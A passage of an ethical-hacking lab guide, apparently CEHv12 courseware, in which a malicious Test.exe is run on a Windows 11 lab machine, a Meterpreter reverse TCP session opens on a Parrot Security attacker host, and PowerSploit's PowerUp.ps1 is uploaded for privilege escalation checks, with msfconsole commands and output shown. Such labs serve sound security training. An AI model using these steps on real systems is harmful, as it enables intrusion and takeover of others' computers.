
17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.



18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.




19. The **Open File - Security Warning** window appears; click **Run**.




20. Leave the **Windows 11** machine running, so that the **Test.exe** file runs in the background and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.



22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.

> Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.



23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

> Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

```
Applications  Places  System                                   Mon Apr 4, 06:18
                                  msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
Menu  msfconsole - Parrot Ter...  [Desktop]
```

24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

